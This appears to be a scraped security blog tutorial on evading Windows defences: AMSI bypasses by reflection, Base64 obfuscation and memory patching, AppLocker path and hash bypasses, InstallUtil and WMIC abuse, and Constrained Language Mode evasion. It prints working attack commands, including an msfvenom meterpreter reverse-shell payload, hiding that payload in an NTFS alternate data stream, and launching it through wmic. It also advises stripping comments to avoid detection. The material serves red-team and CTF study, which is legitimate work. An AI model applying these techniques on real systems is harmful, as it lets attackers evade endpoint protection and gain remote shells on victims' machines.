
# Set the 'amsiInitFailed' field to true $field.SetValue($null, $true)

That’s nice let’s try it
Remove the comments to avoid detecting i just put them for u to understand what I do {: .prompt-tip }
Bypassed ! , Yeah we did it together mate be creative in ur thoughts and u will see magic , Let’s see other methods
Bypassing AMSI does not necessarily bypass all antivirus protections. Modern antivirus solutions employ multiple layers of defense, including behavioral analysis and heuristics, which can still detect and block malicious activities even if AMSI is bypassed. {: .prompt-info }
Base64 Encoding

Of course, encoding will get into the game, Let’s see how to use it
This is necessary because Base64 operates on byte data. Strings are sequences of characters, which must be converted to bytes for Base64 encoding. {: .prompt-info }

Again we bypassed the AMSI with the Base64-encoded payload
There is many obfuscation methods left , I will leave u some resources at the end of the post to check them out and try to make one of them work with u consider it as a task
Memory Patch
The idea behind this bypass is to force AmsiScanBuffer to return AMSI_RESULT_CLEAN. The general idea is to import API calls and then return a specific value to the AmsiScanBuffer() call: 0x80070057. The original bypass is detected by AMSI now, so we can manipulate with assembly instructions by using a double add operand and successfully bypass the control. The code for this is as follows:
$Win32 = @" using System; using System.Runtime.InteropServices; public class Win32 { [DllImport("kernel32")] public static extern IntPtr GetProcAddress(IntPtr hModule, string procName); [DllImport("kernel32")] public static extern IntPtr LoadLibrary(string name); [DllImport("kernel32")] public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect); } "@
If u wanna deep dive into this u can write this writeup {: .prompt-tip }
AppLocker and Powershell CLM
Applocker is a white-listing solution With this feature, you can limit not only applications, but also scripts, batches, DLLs, and more. There are a few ways that a limit can be applied: by Name, Path, Publisher, or Hash , you can use rules to enforce it to Allow and deny as I will show you
PowerShell Constrained Language Mode [ CLM ] is a language mode of PowerShell designed to support day-to-day administrative tasks, yet restrict access to sensitive language elements that can be used to invoke arbitrary Windows APIs , So why this for ?
Because it’s an incredibly effective way to drastically reduce the risk of viruses, ransomware, and unapproved software. For DeviceGuard UMCI the approved applications are determined via a UMCI policy. PowerShell automatically detects when a UMCI policy is being enforced on a system and will run only in Constrained Language mode. So PowerShell Constrained Language mode becomes more interesting when working in conjunction with system-wide lockdown policies.
Local Account Syntax: The general syntax for logging in with a local account is .\username {: .prompt-tip }
Now we know what is Applocker & PowerShell Constrained Language Mode let’s see how to use them, I need you to follow this guide
Let’s setup our enviroment :

First we need to configure the Applocker policy from LocalGroupPolicy -> Computer Configration -> Windows Settings -> Security Settings -> Application Control Policies -> AppLocker
Then i need you to follow the pervious blog and create 2 rules :
Rule Path to run only executables from the C:\Windows*
But How PowerShell Determines Language Mode Based on AppLocker Script Rules ??


When PowerShell starts, it checks whether AppLocker Script Enforcement Rules are present. It does this by simulating the execution of a test PowerShell script placed in the user’s temporary folder and evaluating it against the system’s policies. As shown below, the DLL (System.Management.Automation.dll) responsible for PowerShell shows this behavior.
This means that if AppLocker’s rules block or restrict the test PS1 file, PowerShell automatically switches into Constrained Language Mode.
If no restrictions apply, PowerShell Scripts will be executed in full language mode. This automatic detection has worked reliably for years and has been a simple way to enforce script safety without needing extra configuration inside PowerShell itself.
{: .prompt-tip }
But is this a good security approach , It depends on the quality of the rules we are implementing

Can you disable the Applocker ? ( Matio here is an administrator )
For the first look you can say yes if we are an administrators but seems it doesn’t work like this
Let’s first talk about the PPL (Protected Process Light) : The PLL is a security feature in Windows that protects critical system processes like antivirus engines, security services, and system integrity components from being tampered with, even by administrators or SYSTEM-level accounts.
So Let’s try to disable the AppLocker

Even with the System account
By the way tiraniddo here found a way to disable the AppLocker with the TrustedInstaller account :

In this scenario, i will show you how we can bypass the Path / Hash restrictions by moving the file to an allowed executable path and changing the file wish to lead to changing the whole hash
First we will see what directories that our permession to the subdirectories of the main dir that we can run exe files from it
Then we will edit the file hash , Seems this will make will work
PS C:\Users\matio> Get-ChildItem C:\Windows\ -Directory-Recurse-ErrorAction SilentlyContinue | ForEach-Object { $dir = $_; try { (Get-Acl$dir.FullName -ErrorAction SilentlyContinue).Access | Where-Object { $_.AccessControlType -eq"Allow"-and ($_.IdentityReference.Value -eq"NT AUTHORITY\Authenticated Users"-or$_.IdentityReference.Value -eq"BUILTIN\Users") -and (($_.FileSystemRights -like"*Write*"-or$_.FileSystemRights -like"*Create*") -and$_.FileSystemRights -like"*Execute*") } | ForEach-Object { Write-Host ($dir.FullName + ": " + $_.IdentityReference.Value + " (" + $_.FileSystemRights + ")") } } catch {} } C:\Windows\Tasks: NT AUTHORITY\Authenticated Users (CreateFiles, ReadAndExecute, Synchronize) C:\Windows\tracing: BUILTIN\Users (Write, ReadAndExecute, Synchronize) C:\Windows\System32\spool\drivers\color: BUILTIN\Users (CreateFiles, ReadAndExecute, Synchronize) PS C:\Users\matio> cp .\Downloads\nc64.exe C:\Windows\System32\spool\drivers\color\nc64.exe PS C:\Users\matio> & C:\Windows\System32\spool\drivers\color\nc64.exe Program 'nc64.exe' failed to run: This program is blocked by group policy. For more information, contact your system administratorAt line:1 char:1 + & C:\Windows\System32\spool\drivers\color\nc64.exe + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~. At line:1 char:1 + & C:\Windows\System32\spool\drivers\color\nc64.exe + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ + CategoryInfo : ResourceUnavailable: (:) [], ApplicationFailedException + FullyQualifiedErrorId : NativeCommandFailed
There is a bypass technique that usess the Installutil , My first time to see it from pentestlab i reccomed u to read this before contiue
As we know now , when can use installutil to run an exe files inside them to bypass the applocker rules ( Since this utility is a Microsoft signed binary then it could be used to run any .NET executables bypassing in that way AppLocker restrictions. Also this utility is located inside the Windows directory which AppLocker policies are not going to be applied as the contents of the Windows folder are needed to be executed in order for the system to run normally ) and bypass the CLM lang ( InstallUtil executes the code in a .NET context, not PowerShell, avoiding CLM restrictions. ) , okey let’s see how we can exploit this using this code
using System; using System.Management.Automation; using System.Management.Automation.Runspaces; using System.Configuration.Install;
Create ur reverse shell and change the cmd variable ( u can do it with metasploit or any other c2 ) and the amsiBypass also , Then compile it with the .Net csc.exe binary
If you follow those steps you should get the shell
WMIC ( Updated Part )
There is a small trick when u can use a wmic to bypass this restrictions , I try this one on a ctf on hackthebox you can use this xsl file ( Change the reverse shell ) :
OWASP said The NTFS file system includes support for alternate data streams. This is not a well known feature and was included, primarily, to provide compatibility with files in the Macintosh file system. Alternate data streams allow files to contain more than one stream of data. Every file has at least one data stream. In Windows, this default data stream is called :$DATA
So we can hide a data stream in any file without the user even konw !!
So let’s first create our reverse shell
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.99.21 LPORT=7771 -a x64 --platform Windows -f exe -o rev_shell.exe
Then transfer the file to the victum machine and embaded it into another file ( Run this from the cmd )
type C:\Users\matio\Desktop\rev_shell.exe > "C:\Users\matio\Desktop\test.txt -Stream rev_shell.exe"

wmic process call create '"test.txt:rev_shell.exe"'
Then it should be worked.
Powershell CLM Bypass
